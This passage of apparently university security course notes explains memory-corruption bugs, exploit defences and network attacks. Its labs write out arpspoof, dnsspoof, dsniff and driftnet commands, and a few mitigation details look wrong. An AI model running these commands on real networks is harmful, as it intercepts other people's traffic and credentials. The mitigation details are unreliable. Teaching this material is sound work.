- If `userControlledValue` is used as a loop counter, the attacker could cause the loop to underflow or overflow, potentially leading to infinite loops or buffer overflows.
- If `userControlledValue` is used as a size for a memory allocation, the attacker could trigger a too-large allocation, leading to out-of-memory errors.

Potential outcomes of format string attacks:

- Leakage of sensitive information from the stack
- Arbitrary memory modification or corruption
- Execution control redirection to attacker-specified locations

Solutions and mitigations:

- Always use safe functions like `printf("%s", userInput)` instead of `printf(userInput)`

- Validate all external input to ensure it doesn't contain format specifiers
- Employ compiler flags and runtime protections to mitigate the impact of such vulnerabilities
- Education and code reviews to ensure developers are aware of and avoid these vulnerabilities

In summary, format string vulnerabilities present a significant risk, allowing attackers to compromise system integrity and confidentiality. Vigilant programming and validation practices are key to defending against these exploits.****

See 5.3.1 Format String Attack to understand how Format String Attacks work

5.4 Integer Overflow

Integer Overflow


An integer overflow occurs when an arithmetic operation attempts to create a numeric value that is **outside of the range that can be represented with a given number of bits**.

Why integer overflows are dangerous:

- They can **lead to unexpected behavior**, such as incorrect calculations or values.
- Attackers might exploit these vulnerabilities to **bypass security checks** or cause a system to crash.
- In some cases, it can allow **privilege escalation** or **remote code execution**.

Example: The Gandhi Nuke Bug in Civilization

In the original Civilization game, each leader's aggression level was represented by an 8-bit unsigned integer. Gandhi's aggression was set at the lowest possible value to reflect his peaceful nature. However, adopting democracy reduces a leader's aggression by 2. This reduction caused Gandhi's aggression level to underflow from 0 to 255 (the maximum value for an 8-bit unsigned integer), making him extremely aggressive and more likely to use nuclear weapons.



Solutions and mitigations:

- Use **safe arithmetic operations** that check for overflow conditions.
- Validate all inputs and ensure they do not cause overflows when processed.
- Employ programming languages or libraries that offer built-in protection against integer overflow.

In summary, integer overflows can cause programs to behave unpredictably, leading to security vulnerabilities and logical errors. Understanding and guarding against these issues are essential for robust software development.****

6.1 Heap Exploits

Computer Memory

Feature Type	HEAP	STACK
Memory Allocation	Dynamic memory allocations at runtime	Fixed memory allocations known at compile time
Data Types	Objects, big buffers, structs, persistence larger things	Local variables, return addresses, function args
Speed	Slower, Manual - Done by the programmer - Malloc/calloc/realloc/free - New/delete	Fast, Automatic - Done by the compiler
Abstraction	N/A	Abstracts away any concept of allocating/de-allocating
Growth	Grows upwards from the bottom	Grows downwards from the top

Heap Overflow Vulnerabilities

A heap overflow vulnerability occurs when a program writes more data to a heap-allocated buffer than it can hold, causing the excess data to overflow into adjacent memory locations.

Why heap overflows are dangerous:

- The overflowed data can corrupt important program data stored in adjacent heap memory
- Attackers can intentionally overflow heap buffers to overwrite critical data like function pointers or object metadata
- By carefully crafting their input, attackers can manipulate heap structures to execute arbitrary code

Example: Consider a simple program in C that copies user input into a heap buffer:

```
void processInput(char *input) {
    char *buffer = (char *)malloc(8);
    strcpy(buffer, input);
    // ...
}
```

The heap `buffer` is only allocated 8 bytes, but `strcpy` allows copying an arbitrary length string. An attacker could input a very long string:

```
AAAAAAAABBBBBBBBCCCCCCCC...
```

The input overflows the buffer, corrupting adjacent heap memory. This could overwrite function pointers or heap metadata.

Potential outcomes of heap overflow attacks:

- Crashing the program by corrupting heap metadata
- Overwriting function pointers to redirect execution flow
- Manipulating other heap-allocated objects and their behavior
- Bypassing security checks by overwriting heap-based flags or authorization data

Virtual Table (vtable) Corruption

Virtual tables (vtables) are used in C++ to support dynamic dispatch of virtual functions in polymorphic objects. However, if an attacker can corrupt an object's vtable pointer, they can hijack the object's behavior.

How vtable exploitation works:

1. In C++, each object with virtual functions has a pointer to a vtable, which contains function pointers to the object's virtual methods.
2. If an attacker can overwrite an object's vtable pointer (e.g., via a heap overflow), they can redirect it to a malicious vtable.
3. When a virtual function is called on the corrupted object, it will invoke the attacker's chosen method instead of the intended one.

Example: Consider a simple C++ object with a virtual `print()` method:

```
class MyObject {
public:
```

```
    virtual void print() { cout << "Legitimate print" << endl; }
};
```

If an attacker can overwrite `MyObject`'s vtable pointer to a fake vtable containing a malicious `print()` implementation:

```
class FakeObject {
public:
    void maliciousPrint() { cout << "Hacked print!" << endl; launchAttack(); }
};
```

Calling `print()` on the corrupted `MyObject` will invoke `FakeObject::maliciousPrint()` instead.

Mitigations:

- Use secure coding practices to prevent memory corruption vulnerabilities
- Enable vtable verification features in compilers (e.g., Microsoft Visual C++'s `/GS` flag)
- Utilize vtable pointer protection schemes, like XFI (eXtreme Function Interposition)
- Perform extensive testing and security audits on C++ codebases

Vtable corruption is a powerful exploitation technique that allows attackers to manipulate object behavior in C++ applications. Preventing memory corruption and enabling vtable protections are essential to mitigating this risk.

Heap Spraying

Heap spraying is a technique used by attackers to increase the reliability and exploitability of memory corruption vulnerabilities, particularly in web browsers and JavaScript engines.

How heap spraying works:

1. The attacker allocates many large blocks on the heap, filling them with malicious code (typically NOP slides and shellcode).
2. This "sprays" the heap with the attacker's payload, increasing the probability that a memory corruption vulnerability will land on the malicious code.
3. If the attacker can trigger a vulnerability (e.g., a use-after-free or heap overflow) to corrupt a code pointer, there's a high likelihood it will point to the sprayed payload.
4. When the corrupted pointer is used, it will execute the attacker's shellcode instead of crashing.

Example: A web-based heap spraying attack:

1. The attacker crafts a malicious webpage containing JavaScript that sprays the browser heap with NOP slides and shellcode.
2. The page also contains a heap-based vulnerability, such as a use-after-free bug in the browser's DOM implementation.
3. When a victim visits the page, the JavaScript sprays the heap and triggers the vulnerability.
4. The bug corrupts a function pointer on the heap, which now likely points to the attacker's NOP slide.
5. The browser dereferences the corrupted pointer, sliding down the NOPs to the shellcode, which then executes in the browser's context.

Mitigations:

- Deploy address space layout randomization (ASLR) to randomize the heap layout
- Utilize NOP slide detection and prevention mechanisms in allocators and engines
- Employ strict control flow integrity (CFI) to prevent unexpected control flows
- Expedite patching of memory corruption vulnerabilities, especially in web-facing attack surfaces

Heap spraying is a powerful technique that increases the chances of successful exploitation, even with hard-to-reach vulnerabilities. A multi-layered mitigation strategy is necessary to prevent heap spraying and reduce its impact.

Use-After-Free Exploits

Use-after-free (UAF) is a type of memory corruption vulnerability that occurs when a program continues to use a pointer to an object after that object has been freed, leading to undefined behavior and potential exploitation.

How use-after-free vulnerabilities occur:

1. An object is allocated on the heap and a pointer to it is stored.

2. The object is later freed, but the pointer is not invalidated or set to null.
3. The freed memory is reallocated for a new object, but the dangling pointer still points to the original address.
4. If the program uses the dangling pointer to access the new object, it can lead to data corruption, information leaks, or code execution.

Example: A simple use-after-free vulnerability in C++:

```
class MyObject {
public:
    void doSomething() { cout << "Doing something..." << endl; }
};

int main() {
    MyObject* obj = new MyObject();
    obj->doSomething();
    delete obj;
    // ... (obj pointer not set to null)
    obj->doSomething();  // Using obj after it was freed!
    return 0;
}
```

In this example, `obj` is used after being freed, leading to undefined behavior.

Exploiting use-after-free vulnerabilities typically involves:

1. Triggering the vulnerability to free the target object while keeping a dangling pointer.
2. Manipulating the heap to reallocate the freed memory with attacker-controlled data (e.g., via heap feng shui techniques).
3. Using the dangling pointer to access the new object, potentially overwriting critical data like function pointers or virtual table pointers.
4. Redirecting execution to attacker-controlled code, such as injected shellcode or ROP chains.

Potential malicious uses of UAF exploits:

- Overwriting critical program data structures to manipulate application behavior or bypass security checks
- Leaking sensitive information by reading data from the reallocated memory
- Hijacking control flow by overwriting function pointers or virtual table pointers to redirect execution to attacker-controlled code
- Injecting and executing arbitrary shellcode in the context of the vulnerable application
- Pivoting to other memory corruption techniques like ROP or data-oriented programming to achieve more complex exploit chains

6.2 Defence

⚠ The Need for Defense

Memory corruption vulnerabilities like buffer overflows and use-after-free bugs can be exploited by attackers to execute arbitrary code or leak sensitive data. While secure coding practices and testing are essential, it's nearly impossible to eliminate all vulnerabilities from complex codebases.

Defense in depth is a security principle that advocates **layering multiple protection mechanisms to mitigate the impact of any single vulnerability**. In the context of memory corruption, this means employing a combination of compile-time, runtime, and operating system-level defenses.

Key defense mechanisms include Address Space Layout Randomization (ASLR), stack canaries, non-executable memory (DEP), Structured Exception Handler Overwrite Protection (SEHOP), and Control Flow Integrity (CFI). These defenses work together to prevent exploitation and raise the bar for attackers.

Address Space Layout Randomization (ASLR)

- **Purpose**: Increases security by randomizing the memory space locations of code and data, complicating exploit attempts.
- **Mechanism**: Randomly shifts base addresses of executable, libraries, stack, and heap in a process's memory upon loading.
- **Benefits**: Makes predicting memory layout difficult for attackers, enhancing protection against memory corruption vulnerabilities.
- **Limitations**: Its effectiveness can be diminished by memory disclosure flaws or non-position-independent code, which may reveal memory layouts or be incompatible with ASLR.

Stack Canaries (StackGuard)

- **Purpose**: Provides runtime protection against stack-based buffer overflow attacks by detecting stack corruptions.
- **Mechanism**:
  1. Inserts a secret, random "canary" value on the stack between local variables and stack frame metadata.
  2. Checks the canary's integrity before function returns; program terminates if the canary is altered.
  3. The canary, generated randomly at program start, is kept secret to thwart attacker predictions.
- **Types**:
  - **Random canaries**: Hard-to-guess random values.
  - **Terminator canaries**: Composed of special characters to prevent string overflows.
- **Limitations**: Only guards against contiguous stack-based overflows, not other exploits like arbitrary memory writes or heap corruptions. Does not protect against non-control-flow data alterations.

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

// Function to simulate buffer overflow
void vulnerableFunction(char *str) {
  char buffer[10];
  // Simulated canary
  unsigned long canary = 0x42424242;
  unsigned long canaryCheck;

  // Copy canary to check variable
  canaryCheck = canary;

  // Vulnerable copy function
  strcpy(buffer, str);

  // Check if canary is altered
  if (canary != canaryCheck) {
          printf("Buffer overflow detected! Terminating program.\n");
          exit(-1);
  }

  printf("Data processed: %s\n", buffer);
}

  int main(int argc, char **argv) {
      if (argc < 2) {
          printf("Usage: %s <input string>\n", argv[0]);
          return 1;
      }
      vulnerableFunction(argv[1]);
      return 0;
  }
```

Note: This example is simplified for illustration. Real implementations involve system-level mechanisms not easily replicated in user code.

Executable Space Protection (DEP) Overview

- **Purpose**: Prevents execution of code in non-executable memory regions to block attacks.
- **How DEP Works**: Uses hardware features (e.g., NX bit) to mark areas like the stack and heap as non-executable. Unauthorized execution attempts lead to process termination.
- **Effectiveness**: Strong against shellcode in protected areas, though not foolproof against all attack techniques, such as exploiting executable regions or ret2libc tactics.

Structured Exception Handler Overwrite Protection

- **Objective**: This Windows security feature aims to prevent attackers from exploiting the system's way of managing errors and exceptions to execute harmful code.

- How Attacks Work: In an attack, the wrongdoers target the system's error handling mechanism, specifically aiming to overwrite certain areas where error handlers are listed. This allows them to redirect the program to execute malicious code.
- Defense Mechanism: To counter this, Windows introduces a safeguard in the form of a verification step at the end of the error handler list. If any tampering is detected—meaning the safeguard doesn't check out—the system promptly halts the program to block the execution of any unauthorized code.

Shadow Stack

- Function: Copies the stack in memory to protect the return addresses.
- Process: On a function call, the return address is copied to the shadow stack. On function return, the return address is verified against the shadow stack; mismatches result in a crash.
- Security: The integrity of the shadow stack is crucial; it must remain unaffected by memory corruption.

Control Flow Integrity (CFI)

- Goal: To ensure that the program's execution follows the predefined paths laid out in the code's flow graph.
- Technique: During compile-time, a list of valid targets is established for indirect calls. At runtime, before such a call, the target is verified to be in the list.
- CFI Types:
  - Coarse CFI: Checks if an indirect call or branch leads to a valid function entry point.

7.1 Sniffing

Sniffing

Sniffing is the process of capturing and analysing network traffic. It involves monitoring and recording the data packets that are transmitted over a network. Sniffers, also known as packet analyzers, are tools used to perform sniffing.

- Sniffing can be used for legitimate purposes, such as network troubleshooting and monitoring, but it can also be used maliciously to capture sensitive information like passwords, credit card numbers, and other confidential data.
- In a network, data packets are transmitted in plain text unless encryption is used. Sniffers can capture these unencrypted packets and extract information from them.
- Sniffing can be performed on both wired and wireless networks.

Countermeasures:

- Use encryption: Encrypt data in transit to prevent unauthorized access to the content of the packets.
- Secure network infrastructure: Employ secure network protocols like HTTPS, and use VPNs to enhance security.
- Regular monitoring: Perform regular network monitoring and audits to detect any unauthorized sniffing activities.

Case Study 1: Starbucks Public Wi-Fi Sniffing

In 2019, a security researcher conducted an experiment to demonstrate the risks of using public Wi-Fi networks. He visited a Starbucks coffee shop and used a sniffing tool called Wireshark to capture network traffic on the public Wi-Fi.

The researcher discovered that many customers were using the Wi-Fi network without any encryption, exposing their sensitive information. He was able to capture the following data:

- Usernames and passwords for various online services
- Email messages and attachments
- Social media interactions and private messages
- Unencrypted HTTP traffic revealing browsing history

The researcher did not use or disclose any of the captured information and reported his findings to raise awareness about the risks of using public Wi-Fi without proper security measures, such as using a VPN or only accessing encrypted websites (HTTPS).

Understanding Network Traffic Sniffing

This exercise provides a practical perspective on the implications of network sniffing, illustrating how unsecured or inadequately secured network traffic can be intercepted and analyzed.

Observations:

- **Unencrypted ICMP Traffic**:
  - Observing ICMP packets in Wireshark while the Hacklab VM pings `google.com` reveals how data can be captured on a network. The command used:

    ```
    ping google.com
    ```

  - This example shows the ease of capturing typical network communications like ping requests and responses in a promiscuous network environment.
- **FTP Credentials**:
  - Attempting an FTP connection to `ftp.adelaide.edu.au` with a fictitious username and password showcases the vulnerability of unencrypted protocols. The credentials are visible in Wireshark, demonstrating the potential for data leakage. Command example:

    ```
    ftp ftp.adelaide.edu.au
    Username: exampleuser
    Password: examplepassword
    ```

- **Automatic Detection of Plaintext Passwords**:
  - Using `dsniff` on Kali Linux highlights how effortlessly plaintext passwords transmitted over the network can be intercepted. Installation and usage command:

    ```
    sudo apt install dsniff
    sudo dsniff
    ```

- **Image Capture with Driftnet**:
  - Browsing an HTTP website and capturing images through `driftnet` underscores the risks associated with unencrypted web traffic. Commands for setting up and running Driftnet:

    ```
    sudo apt install driftnet
    sudo driftnet -i eth0
    ```

  - Visiting a non-HTTPS site and observing captured images demonstrates how data can be visually extracted from network traffic.

This exercise underscores the necessity of encryption and secure network practices to protect data from being intercepted and misused.

7.2 Man in the Middle

Man-in-the-Middle (MITM) Attacks using ARP Cache Poisoning

MITM attacks involve an attacker intercepting the communication between two parties by exploiting the Address Resolution Protocol (ARP) and manipulating the ARP cache of network devices.

How it works:

1. The attacker sends forged ARP replies, associating their own MAC address with the IP address of a legitimate device on the network.
2. The victim devices update their ARP cache with the false IP-to-MAC mapping, directing traffic intended for the legitimate device to the attacker's MAC address.
3. The attacker can now intercept, sniff, modify, or forward the traffic, effectively becoming a "man in the middle."

Potential consequences:

- Eavesdropping on communication and stealing sensitive information
- Modifying data in transit, injecting malicious content, or altering the intended communication

- Performing session hijacking attacks by stealing session cookies and impersonating authenticated users

Countermeasures:

- Static ARP entries: Use static ARP entries for devices on the network to prevent ARP spoofing.
- ARP spoofing detection tools: Implement tools that can detect and alert administrators about ARP spoofing activities.
- Network segmentation: Limit the impact of potential attacks by segmenting the network and implementing strict access controls.

MITM Attack using ARP Cache Poisoning

Scenario:

- Alice (IP: 192.168.1.100) wants to communicate with Bob (IP: 192.168.1.200).
- The attacker, Eve (IP: 192.168.1.150), wants to intercept the communication between Alice and Bob.

Step 1: Initial State

- Alice's ARP cache:
  - Bob (192.168.1.200) -> MAC_Bob
- Bob's ARP cache:
  - Alice (192.168.1.100) -> MAC_Alice

Step 2: ARP Cache Poisoning

- Eve sends forged ARP replies to Alice and Bob:
  - To Alice: 192.168.1.200 (Bob) is at MAC_Eve
  - To Bob: 192.168.1.100 (Alice) is at MAC_Eve
- Alice's ARP cache is updated:
  - Bob (192.168.1.200) -> MAC_Eve
- Bob's ARP cache is updated:
  - Alice (192.168.1.100) -> MAC_Eve

Step 3: Communication Interception

- When Alice sends a message to Bob:
  - Alice's device looks up Bob's IP in its ARP cache and finds the corresponding MAC address (MAC_Eve).
  - Alice sends the message to MAC_Eve (Eve's MAC address) instead of MAC_Bob.
  - Eve receives the message intended for Bob.
- Similarly, when Bob sends a message to Alice:
  - Bob's device looks up Alice's IP in its ARP cache and finds the corresponding MAC address (MAC_Eve).
  - Bob sends the message to MAC_Eve (Eve's MAC address) instead of MAC_Alice.
  - Eve receives the message intended for Alice.

Step 4: Message Manipulation and Forwarding

- Eve can now choose to:
  - Read the intercepted messages, gaining access to sensitive information.
  - Modify the messages before forwarding them to the intended recipient.
  - Forward the messages unaltered to maintain the appearance of normal communication.

Result:

- Eve successfully intercepts the communication between Alice and Bob without their knowledge.
- Eve can eavesdrop on the conversation, steal sensitive data, or manipulate the messages being exchanged.

This example demonstrates how an attacker can exploit the ARP protocol and manipulate the ARP cache to intercept communication between two parties. By sending forged ARP replies, the attacker can redirect the traffic to their own device, enabling them to perform various malicious activities as a "man in the middle."

DNS Hijacking (Spoofing) Demonstration

Objective: Illustrate how DNS hijacking (spoofing) can be executed to redirect DNS requests to a malicious site.

Key Actions:

- Create and host a fake website on Kali Linux.
- Use `dnsspoof` to intercept and manipulate DNS requests to redirect a victim to the fake website.
- Observe the behavior of network traffic using `curl` on the victim's machine.

Commands Used:

```
mv /var/www/html/index.html /var/www/html/index.html.bk
vi /var/www/html/index.html # Add <h1>Welcome to my website! Enjoy!</h1>
systemctl start apache2
dnsspoof
curl whitehouse.gov
```

Key Points:

- Successfully spoofing DNS responses allows an attacker to redirect traffic intended for legitimate sites to fraudulent ones.
- This technique can be used to capture sensitive information or spread malware.
- Observing traffic with tools like Wireshark during the attack can provide insights into the spoofing process and its effects on network traffic.

Note: Success depends on the spoofed response arriving before the legitimate response, demonstrating the timing critical aspect of such attacks.

MITM Attack via ARP Cache Poisoning

Objective: Demonstrate how ARP cache poisoning can redirect network traffic through an attacker-controlled machine, enabling man-in-the-middle (MITM) attacks.

Key Actions:

- Re-confirm network settings and prepare the attacker's machine for packet forwarding.
- Use `arpspoof` to manipulate the ARP table of the victim and the gateway.
- Monitor the effects on the victim's ARP cache.

Commands Used:

```
arp -n # Check ARP table
echo 1 > /proc/sys/net/ipv4/ip_forward # Enable IP forwarding
sudo arpspoof -t [victim IP] [gateway IP]
sudo arpspoof -t [gateway IP] [victim IP]
arp -n # Recheck ARP table
```

Key Points:

- ARP spoofing effectively tricks devices into sending traffic through the attacker's machine, intercepting communications between the victim and other network entities.
- This attack can be used to intercept, modify, or block data packets moving to and from the victim.
- The ability to manipulate ARP tables is powerful in network environments where devices trust responses without verification.

Security Implication: This exercise underscores the importance of securing network infrastructure against layer 2 attacks and highlights the need for network monitoring to detect anomalies like unusual ARP traffic.

MITM Attack with Ettercap

Objective: Utilize Ettercap, a GUI tool in Kali Linux, to automate ARP spoofing and perform a man-in-the-middle attack.

Key Actions:

- Launch Ettercap from the Kali Linux menu or via the command line with `sudo ettercap -G`.
- Configure Ettercap to scan for hosts on the subnet and select targets for ARP poisoning.
- Initiate ARP poisoning to redirect traffic through the attacker's machine.

Commands/Actions Used:

- Launch Ettercap: `sudo ettercap -G`
- Scan for hosts and select targets.
- Start ARP poisoning via Ettercap GUI.

Key Points:

- Ettercap simplifies ARP spoofing and MITM attacks through its graphical interface, automating many of the steps involved.
- Target selection is crucial; typically, the victim and the gateway are chosen to intercept traffic between them.
- ARP cache poisoning effectively redirects network traffic, enabling the interception and manipulation of data packets.

Security Implication: Automated tools like Ettercap make it easier for attackers to execute sophisticated attacks, emphasizing the importance of network security measures such as ARP spoofing detection and prevention.

7.3 DHCP

DHCP (Dynamic Host Configuration Protocol)

DHCP is a network protocol that automatically assigns IP addresses and other network configuration parameters to devices when they connect to a network.

How DHCP works:

1. Client Discover: The client broadcasts a request for a configuration.
2. DHCP Offer: Any DHCP server can respond with a configuration offer, which includes:
    - An IP address for the client
    - The DNS server's IP address
    - The (gateway) router's IP address
    - An expiration time for the configuration
3. Client Request: The client broadcasts which configuration it has chosen.
4. DHCP Acknowledgement: The chosen server confirms that its configuration has been given to the client.

Initial network configuration:

- To connect to a network, a user needs:
    - An IP address
    - The IP address of the DNS server
    - The IP address of the router (gateway)
- The first time a user connects, they don't have this information yet and don't know who to ask for it.
- DHCP gives the user a configuration when they first join the network.

DHCP attacks and defence:

- Attacks on DHCP are similar to ARP spoofing:
    - Spoofing: The attacker claims to have an answer.
    - Race condition: The requester accepts the first response, so the attacker's response must arrive first.
- Main vulnerabilities:
    - Broadcast protocols: Requests are sent to everyone on the LAN, so the attacker can see every request.
    - No trust anchor: There is no way to verify that responses are legitimate.

DHCP simplifies network configuration by automatically providing devices with the necessary network settings, but it also has vulnerabilities that can be exploited by attackers if proper security measures are not in place.

7.4 DDoS

Distributed Denial-of-Service (DDoS) Attacks

A Distributed Denial-of-Service (DDoS) attack is a malicious attempt to disrupt the normal traffic of a targeted system by overwhelming it with a flood of Internet traffic from multiple sources.

Botnets:

- Networks of compromised computers controlled by an attacker

- Computers are infected with malware, allowing the attacker to control them remotely
- Attacker commands the botnet to generate the DDoS traffic targeting the victim

Motivation behind DDoS Attacks:

- Extortion: Attackers demand payment to stop the attack
- Hacktivism: Attacks motivated by political or ideological goals
- Competition: Businesses attacking competitors to gain an advantage
- Cyber Warfare: Nation-states using DDoS as part of their offensive cyber capabilities

Impact of DDoS Attacks:

- Downtime and unavailability of targeted services
- Financial losses due to lost productivity and sales
- Reputational damage and loss of customer trust
- Increased operational costs for mitigation and recovery

DDoS Mitigation Strategies:

- Over-provisioning bandwidth to absorb traffic spikes
- Using DDoS mitigation services to filter and scrub malicious traffic
- Implementing intrusion prevention systems (IPS) and firewalls to detect and block attacks
- Developing incident response plans to minimize the impact of successful attacks

Amplified Denial-of-Service Attacks

Amplified Denial-of-Service attacks are a type of DDoS attack that **exploit the characteristics of certain protocols** to **amplify the attacker's traffic**, increasing its impact on the target.

How it works:

1. Attacker sends requests to public servers with the source IP spoofed to the target's address
2. Servers respond to the spoofed IP (target) with a much larger response than the initial request
3. Target is overwhelmed by a high volume of unsolicited traffic

Common Amplification Vectors:

- DNS Amplification: Exploits the large size of DNS responses compared to requests
- NTP Amplification: Abuses the monlist feature of NTP servers to generate large responses
- SSDP Amplification: Uses the discovery feature of UPnP devices to elicit large responses
- Memcached Amplification: Leverages the high bandwidth of memcached servers to amplify attacks

Mitigation:

- Disable unnecessary services and features on public-facing servers
- Implement rate limiting and traffic filtering on network devices
- Use anti-spoofing techniques like ingress filtering and Reverse Path Forwarding (RPF)
- Collaborate with ISPs to identify and block spoofed traffic close to the source

TCP Reset (RST) Injection

TCP Reset injection is an attack where a malicious actor injects forged TCP Reset packets into an established connection to abruptly terminate it.

How it works:

1. Attacker sniffs network traffic to identify active TCP connections and their sequence numbers
2. Attacker crafts a forged TCP packet with the RST flag set and a sequence number within the valid window
3. Forged RST packet is sent to one or both endpoints, causing them to immediately terminate the connection

Impact:

- Abrupt termination of TCP connections disrupts service availability

- Can be used to interrupt transmissions at sensitive times, e.g. cutting off a large file download right before completion

Mitigations:

- Implement encrypted protocols like SSL/TLS to prevent sniffing sequence numbers
- Use TCP MD5 signature option to authenticate packets
- Filter out external traffic with RST flag set at network perimeter

SYN Flooding DoS Attack

SYN flooding is a denial-of-service attack that exploits the TCP 3-Way Handshake process to overwhelm a target with half-open connections, exhausting its resources.

Attack Process:

1. Attacker sends a flood of SYN packets to the target server, often with spoofed source IP addresses
2. Server responds to each SYN with a SYN-ACK, allocating resources to hold the half-open connection
3. Attacker never sends the final ACK, causing the server to maintain many half-open connections
4. As more malicious SYN requests are received, the server's connection queue fills up and it can no longer accept legitimate connections

Impact:

- Target system becomes unresponsive or crashes due to resource exhaustion
- Legitimate users are denied service as the server cannot process their connection requests

Mitigation Techniques:

- Implement SYN cookies to avoid storing connection state for half-open connections
- Configure firewalls to limit the number of SYN packets from a single source
- Enable TCP half-open connection logging and alerting to detect SYN flooding attempts
- Scale up infrastructure to increase capacity to handle large SYN floods

7.5 DNS Attacks

DNS Poisoning (dnsspoof)

DNS poisoning, also known as DNS spoofing, is an attack that exploits vulnerabilities in the Domain Name System (DNS) to divert traffic away from legitimate servers and towards fake ones controlled by the attacker.

How it works:

1. Attacker sends a DNS query to a recursive DNS resolver, asking for the IP address of a domain they wish to spoof.
